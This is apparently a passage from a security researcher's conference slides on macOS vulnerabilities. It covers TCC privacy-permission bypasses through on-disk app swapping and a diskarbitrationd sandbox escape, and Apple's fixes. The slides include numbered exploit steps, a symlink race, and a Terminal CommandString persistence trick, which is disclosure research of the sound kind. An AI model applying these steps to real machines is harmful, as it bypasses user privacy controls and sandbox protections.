  "service" => <string: 0x7fdc22d1bcd0> { length = 24, contents = "KTCCServiceScreenCapture" }
  "modDate" => <int64: 0x984e333e41966b81>: 0
  "flags" => <uint64: 0x984e333e41966b91>: 0
  "function" => <string: 0x7fdc22d1cfe0> { length = 20, contents = "TCCAccessSetInternal" }
  "noKill" => <bool: 0x7fff871c50c0>: false
  "target_token" => <null: 0x7fff871c57a0>: null-object
  "TCCD_MSG_ID" => <string: 0x7fdc22d39ec0> { length = 7, contents = "48254.9" }
  "indirect_object_code_requirement" => <null: 0x7fff871c57a0>: null-object
  "client_type" => <string: 0x7fdc22d485d0> { length = 6, contents = "bundle" }
  "indirect_object_identifier" => <null: 0x7fff871c57a0>: null-object
  "indirect_object_type" => <null: 0x7fff871c57a0>: null-object
  "code_requirement" => <null: 0x7fff871c57a0>: null-object
  "granted" => <bool: 0x7fff871c50c0>: false
  "client" => <string: 0x7fdc22d4b4c0> { length = 11, contents = "us.zoom.xos" }
}
```

```
mickey-mbp:Desktop mickey$ mdfind kMDItemCFBundleIdentifier = 'us.zoom.xos'
/Users/mickey/Desktop/Fake.app
/Applications/zoom.us.app
```

problem?

- the TCC.db does store the csreq info

```
[csaby@mac ~ % sqlite3 ~/Library/Application\ Support/com.apple.TCC/TCC.db 'select hex(csreq) from access where client LIKE "%zoom%" limit 1;' | xxd -r -p - | csreq -r- -t identifier "us.zoom.xos" and anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6] /* exists */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] = BJ4HAAB9B3
```

- none of the fake processes had proper code signature
- the bypass in both cases was possible because: binaries on disk were verified
- WUT????
- on macOS: you can modify app binaries on disk even when they run (unlike in Windows)

elsewhere?

- in every other case*, code signature is verified in memory
 - *except GateKeeper/amfid when the app is launched, because there is no process yet
- XPC / Mach connections
 - should use audit token
 - even PID is insecure
 - on-disk? not even an option 🤔
- in-memory integrity check by AMFI

CVE-2021-30972 - TCC bypass again

1. Make a fake app with the same bundle ID and name as the one we want to impersonate, and place it in an arbitrary location
2. Start the app
3. Copy the original app over the fake app
4. Initiate an action which requires privacy permissions
5. TCC is bypassed, with inheriting the original app's rights



CVE-2021-30972 - Wojciech's version

1. Make a fake app, and embed in a "donor" app (use the same team ID)
2. Start the app
3. Copy the donor app over the embedded app
4. Initiate an action which requires privacy permissions
5. TCC is bypassed, with inheriting the donor's rights

demo

fix

- finally dynamic code signature is verified

```
2022-04-01 10:42:00.148226+0200 0xe1c3c Error 0x1e0442 456 0 tccd: [com.apple.TCC:access]
IDENTITY_ATTRIBUTION: Failed to validate code signature of responsible process 36900, responsible for /private/tmp/zoom.us.app/
Contents/MacOS/zoom.us: #-67034: Error Domain=NSOSStatusErrorDomain Code=-67034 "(null)"

...

2022-04-01 10:42:00.150774+0200 0xe1c3c Error 0x1e0442 456 0 tccd: [com.apple.TCC:access] Invalid
dynamic code signature for accessing/responsible process <TCCDProcess: identifier=us.zoom.xos, pid=36900, auid=501, euid=501,
binary_path=/private/tmp/zoom.us.app/Contents/MacOS/zoom.us>: #-67034
```

CVE-2022-XXXX - Sandbox escape via Disk Arbitration

diskarbitration - the basics

- system wide service, defined in:
 - `/System/Library/LaunchDaemons/com.apple.diskarbitrationd.plist`
- XPC: `com.apple.DiskArbitration.diskarbitrationd`
- manage disk mounting, unmounting
- calls `mount/unmount` system calls under the hood

diskarbitration - why we like it?

- runs as root
- unsandboxed
- XPC service accessible from application sandbox
- opensource

```
csaby@mac ~ % rg -B 41 com.apple.DiskArbitration.diskarbitrationd /System/Library/Sandbox/Profiles/application.sb
1190-(allow mach-lookup
1191-    (local-name "com.apple.CFPasteboardClient")
1192-    (local-name "com.apple.coredrag")
1193-    (global-name "com.apple.ap.adprivacyd.trackingtransparency")
1194-    (global-name "com.apple.apsd")
1195-    (global-name "com.apple.assistant.analytics")
1196-    (global-name "com.apple.assistant.dictation")
1197-    (global-name "com.apple.audio.AudioComponentPrefs")
1198-    (global-name "com.apple.audio.AudioComponentRegistrar")
1199-    (global-name "com.apple.audio.audiohald")
1200-    (global-name "com.apple.audio.coreaudiod")
1201-    (global-name "com.apple.backupd.sandbox.xpc")
1202-    (global-name "com.apple.bird")
1203-    (global-name "com.apple.bird.token")
1204-    (global-name "com.apple.BluetoothServices")
1205-    (global-name "com.apple.cache_delete.public")
1206-    (global-name "com.apple.callkit.callcontrollerhost")
1207-    (global-name "com.apple.chrono.widgetcenterconnection")
1208-    (global-name "com.apple.chronoservices")
1209-    (global-name "com.apple.colorsyncd")
1210-    (global-name "com.apple.colorsync.useragent")
1211-    (global-name "com.apple.containermanagerd")
1212-    (global-name "com.apple.controlcenter.toggle")
1213-    (global-name "com.apple.coremedia.endpoint.xpc")
1214-    (global-name "com.apple.coremedia.endpointpicker.xpc")
1215-    (global-name "com.apple.coremedia.endpointplaybacksession.xpc")
1216-    (global-name "com.apple.coremedia.endpointremotecontrolsession.xpc")
1217-    (global-name "com.apple.coremedia.endpointstream.xpc")
1218-    (global-name "com.apple.coremedia.endpointstreamaudioengine.xpc")
1219-    (global-name "com.apple.coremedia.routediscoverer.xpc")
1220-    (global-name "com.apple.coremedia.routingcontext.xpc")
1221-    (global-name "com.apple.coremedia.volumecontroller.xpc")
1222-    (global-name "com.apple.coreservices.appleevents")
1223-    (global-name "com.apple.CoreServices.coreservicesd")
1224-    (global-name "com.apple.coreservices.launcherror-handler")
1225-    (global-name "com.apple.coreservices.quarantine-resolver")
1226-    (global-name "com.apple.coreservices.sharedfilelistd.async-mig")
1227-    (global-name "com.apple.coreservices.sharedfilelistd.mig")
1228-    (global-name "com.apple.coreservices.sharedfilelistd.xpc")
1229-    (global-name "com.apple.cvmsServ")
1230-    (global-name "com.apple.devicecheckd")
1231-    (global-name "com.apple.DiskArbitration.diskarbitrationd")
```

CVE-2017-2533 - LPE via diskarbitrationd

- used by phoenhex team in pwn2own 2017
- DA:
 - checks if the user has rights to mount over directory
 - no more checks later
- TOCTOU bug, race condition
- exploit: mount the EFI (admin writeable) partition over crontabs

```
/*
 * Determine whether the mount point is accessible by the user.
 */

if ( DADiskGetDescription( disk, kDADiskDescriptionVolumePathKey ) == NULL )
{
    if ( DARRequestGetUserID( request ) )
    {
        CTypeRef mountpoint;

        mountpoint = DARRequestGetArgument2( request );
        // [...]
        if ( mountpoint )
        {
            char * path;

            path = ___CFURLCopyFileSystemRepresentation( mountpoint );

            if ( path )
            {
                struct stat st;

                if ( stat( path, &st ) == 0 )
                {
                    if ( st.st_uid != DARRequestGetUserID( request ) )
                    {
                        // [[ 1 ]]
                        status = kDAReturnNotPermitted;
                    }
                }
            }
        }
    }
}
```

CVE-2022-XXXX

- not exactly hidden
- Apple moved the check into DAServer.c - "_DAServerSessionQueueRequest"
- extra check for the sandbox

```
CTypeRef mountpoint;

mountpoint = argument2;

if ( mountpoint )
{
    mountpoint = CFURLCreateWithString( kCFAllocatorDefault, mountpoint, NULL );
}

if ( mountpoint )
{
    char * path;

    path = __CFURLCopyFileSystemRepresentation( mountpoint );

    if ( path )
    {
        status = sandbox_check_by_audit_token(_token, "file-mount", SANDBOX_FILTER_PATH |
        SANDBOX_CHECK_ALLOW_APPROVAL, path);

        if ( status )
        {
            status = KDAReturnNotPrivileged;
        }

        free( path );
    }
}

//old user ID check, fixed, here
if ( audit_token_to_euid( _token ) )
{
    if ( audit_token_to_euid( _token ) != DADiskGetUserUID( disk ) )
    {
        status = KDAReturnNotPrivileged;
    }
}
}
```

CVE-2022-XXXX - old vs new

```
/*
 * Determine whether the mount point is accessible by the user.
 */

if ( DADiskGetDescription( disk, kDADiskDescriptionVolumePathKey ) == NULL )
{
    if ( DARRequestGetUserID( request ) )
    {
        CTypeRef mountpoint;

        mountpoint = DARRequestGetArgument2( request );
        // [...]
        if ( mountpoint )
        {
            char * path;

            path = __CFURLCopyFileSystemRepresentation( mountpoint );

            if ( path )
            {
                struct stat st;

                if ( stat( path, &st ) == 0 )
                {
                    if ( st.st_uid != DARRequestGetUserID( request ) )
                    {
                        // [[ 1 ]]
                        status = KDAReturnNotPermitted;
                    }
                }
            }
        }
    }
}
```

```
CTypeRef mountpoint;

mountpoint = argument2;

if ( mountpoint )
{
    mountpoint = CFURLCreateWithString( kCFAllocatorDefault, mountpoint, NULL );
}

if ( mountpoint )
{
    char * path;

    path = __CFURLCopyFileSystemRepresentation( mountpoint );

    if ( path )
    {
        status = sandbox_check_by_audit_token( _token, "file-mount", SANDBOX_FILTER_PATH |
        SANDBOX_CHECK_ALLOW_APPROVAL, path );

        if ( status )
        {
            status = KDAReturnNotPrivileged;
        }

        free( path );
    }
}

//old user ID check, fixed, here
if ( audit_token_to_euid( _token ) )
{
    if ( audit_token_to_euid( _token ) != DADiskGetUserID( disk ) )
    {
        status = KDAReturnNotPrivileged;
    }
}
}
```


CVE-2022-XXXX - Testing

```
(version 1)
(allow default)
(deny file-mount (literal "/private/tmp/disk"))
```

```
csaby@macos12 ~ % mount_apfs /dev/disk4s1 /tmp/disk
mount_apfs: volume could not be mounted: Operation not permitted
csaby@macos12 ~ % mount_apfs /dev/disk4s1 /tmp/disk2
csaby@macos12 ~ % umount /tmp/disk2

csaby@macos12 ~ % hdiutil mount /dev/disk4s1 -mountpoint /tmp/disk2
/dev/disk4s1      41504653-0000-11AA-AA11-0030654/private/tmp/disk2
csaby@macos12 ~ % umount /tmp/disk2
```

```
csaby@macos12 ~ % sudo lldb
(lldb) attach 121
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
   frame #0: 0x00007ff804e84c4a libsystem_kernel.dylib`mach_msg_trap + 10
libsystem_kernel.dylib`mach_msg_trap:
-> 0x7ff804e84c4a <+10>: retq
   0x7ff804e84c4b <+11>: nop

libsystem_kernel.dylib`mach_msg_overwrite_trap:
   0x7ff804e84c4c <+0>: movq   %rcx, %r10
   0x7ff804e84c4f <+3>: movl  $0x1000020, %eax      ; imm = 0x1000020
Target 0: (diskarbitrationd) stopped.

Executable module set to "/usr/libexec/diskarbitrationd".
Architecture set to: x86_64h-apple-macosx-.
(lldb) b sandbox_check_by_audit_token
Breakpoint 1: where = libsystem_sandbox.dylib`sandbox_check_by_audit_token, address = 0x00007ff80e546168
(lldb) c
Process 121 resuming
```

```
csaby@macos12 ~ % hdiutil mount /dev/disk4s1 -mountpoint /tmp/disk2
```

```
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
   frame #0: 0x00007ff80e546168 libsystem_sandbox.dylib`sandbox_check_by_audit_token
libsystem_sandbox.dylib`sandbox_check_by_audit_token:
-> 0x7ff80e546168 <+0>: pushq  %rbp
   0x7ff80e546169 <+1>: movq   %rsp, %rbp
   0x7ff80e54616c <+4>: pushq  %r15
   0x7ff80e54616e <+6>: pushq  %r14
Target 0: (diskarbitrationd) stopped.
(lldb) settings set target x86-disassembly-flavor intel
(lldb) finish
Process 121 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step out
   frame #0: 0x000000010f453a64 diskarbitrationd`__lldb_unnamed_symbol282$$diskarbitrationd + 821
diskarbitrationd`__lldb_unnamed_symbol282$$diskarbitrationd:
-> 0x10f453a64 <+821>: test   eax, eax
   0x10f453a66 <+823>: mov   r13d, 0xf8da0009
   0x10f453a6c <+829>: cmove r13d, eax
   0x10f453a70 <+833>: mov   rdi, rbx
Target 0: (diskarbitrationd) stopped.
(lldb) register read
General Purpose Registers:
   rax = 0x0000000000000000
```

CVE-2022-XXXX - Testing

```
csaby@macos12 ~ % rm -rf /tmp/disk2  
csaby@macos12 ~ % ln -s /tmp/disk /tmp/disk2
```

```
(lldb) c  
Process 121 resuming  
(lldb) detach  
Process 121 detached  
(lldb) exit  
csaby@macos12 ~ %
```

```
/dev/disk4s1          41504653-0000-11AA-AA11-0030654/private/tmp/disk  
csaby@macos12 ~ %
```

CVE-2022-XXXX - exploitation

- what to mount?
 - EFI won't work (can't mount + not reachable from sandbox)
 - custom dmg!
- how? DA works on /dev, diskmanagementd (can map dmg into /dev/) is not reachable from sandbox
 - 💡 use "open"
- we can unmount, /dev/ remains

```
if ( CFEqual( content, CFSTR( "C12A7328-F81F-11D2-BA4B-00A0C93EC93B" ) ) )
{
    if ( audit_token_to_euid( _token ) )
    {
        if ( audit_token_to_euid( _token ) != DADiskGetUserID( disk ) )
        {
            status = kDAReturnNotPermitted;
        }
    }
}
```

```
case _kDADiskUnmount:
{
    status = DAAuthorize( session,
        _kDAAuthorizeOptionIsOwner, disk,
        audit_token_to_euid( _token ),
        audit_token_to_egid( _token ),
        _kDAAuthorizeRightUnmount );

    break;
}
```

CVE-2022-XXXX - exploitation

- where to mount?
 - Terminal Preferences
 - ~/Library/Preferences/com.apple.Terminal.plist
 - "CommandString" executed upon launch

```
<key>Window Settings</key>
<dict>
  <key>Basic</key>
  <dict>
    <key>CommandString</key>
    <string>touch /Users/Shared/sandboxescape.txt</string>
```

CVE-2022-XXXX - full exploit

1. Drops a `dmg` file
2. It will call `open` to open a `dmg` file
3. Then it will use the diskarbitration service to unmount it --> at this point we have a custom disk device we can mount somewhere
4. It will start a thread to alternate the symlink and the directory
5. Then it will start a loop to call the mount operation of the DA service - due to the racer it will eventually succeed
 - we also always unmount the local directory, as we don't need that
6. It will check if we mounted over `Preferences`, and if yes stop
7. Open Terminal

demo

```

csaby -- -zsh -- 80x35
Last login: Thu Apr 7 16:06:23 on console
csaby@monty ~ % codesign -dv --entitlements - /Applications/DAEscape.app
Executable=/Applications/DAEscape.app/Contents/MacOS/DAEscape
Identifier=csaby.DAEscape
Format=app bundle with Mach-O thin (arm64)
CodeDirectory v=20500 size=1039 flags=0x10002(adhoc, runtime) hashes=22+7 location=embedded
Signature=adhoc
Info.plist entries=21
TeamIdentifier=not set
Runtime Version=12.0.0
Sealed Resources version=2 rules=13 files=1
Internal requirements count=0 size=12
[Dict]
  [Key] com.apple.security.app-sandbox
  [Value]
    [Bool] true
  [Key] com.apple.security.get-task-allow
  [Value]
    [Bool] true
csaby@monty ~ % mount
/dev/disk4s1s1 on / (apfs, sealed, local, read-only, journaled)
devfs on /dev (devfs, local, nobrowse)
/dev/disk4s6 on /System/Volumes/VM (apfs, local, noexec, journaled, noatime, nobrowse)
/dev/disk4s2 on /System/Volumes/Preboot (apfs, local, journaled, nobrowse)
/dev/disk4s4 on /System/Volumes/Update (apfs, local, journaled, nobrowse)
/dev/disk2s2 on /System/Volumes/xarts (apfs, local, noexec, journaled, noatime, nobrowse)
/dev/disk2s1 on /System/Volumes/iSCPreboot (apfs, local, journaled, nobrowse)
/dev/disk2s3 on /System/Volumes/Hardware (apfs, local, journaled, nobrowse)
/dev/disk4s5 on /System/Volumes/Data (apfs, local, journaled, nobrowse, protect)
map auto_home on /System/Volumes/Data/home (autofs, automounted, nobrowse)
csaby@monty ~ %

```

Profiles

General Profiles Window Groups Encodings

Text Window Tab Shell Keyboard Advanced

Startup

Run command:

Run inside shell

When the shell exits:

Don't close the window

Ask before closing:


Always

Never

Only if there are processes other than the login shell and:

- screen
- tmux

+ - ?



conclusion

conclusion

- it's worth to read write-ups carefully
- it's worth revisiting old docs, notes, code
- it's worth to slow down



Csaba Fitzl
Twitter: @theevilbit

Icons

- flaticon.com
 - xnimrod.com
 - [Freepik](https://www.freepik.com)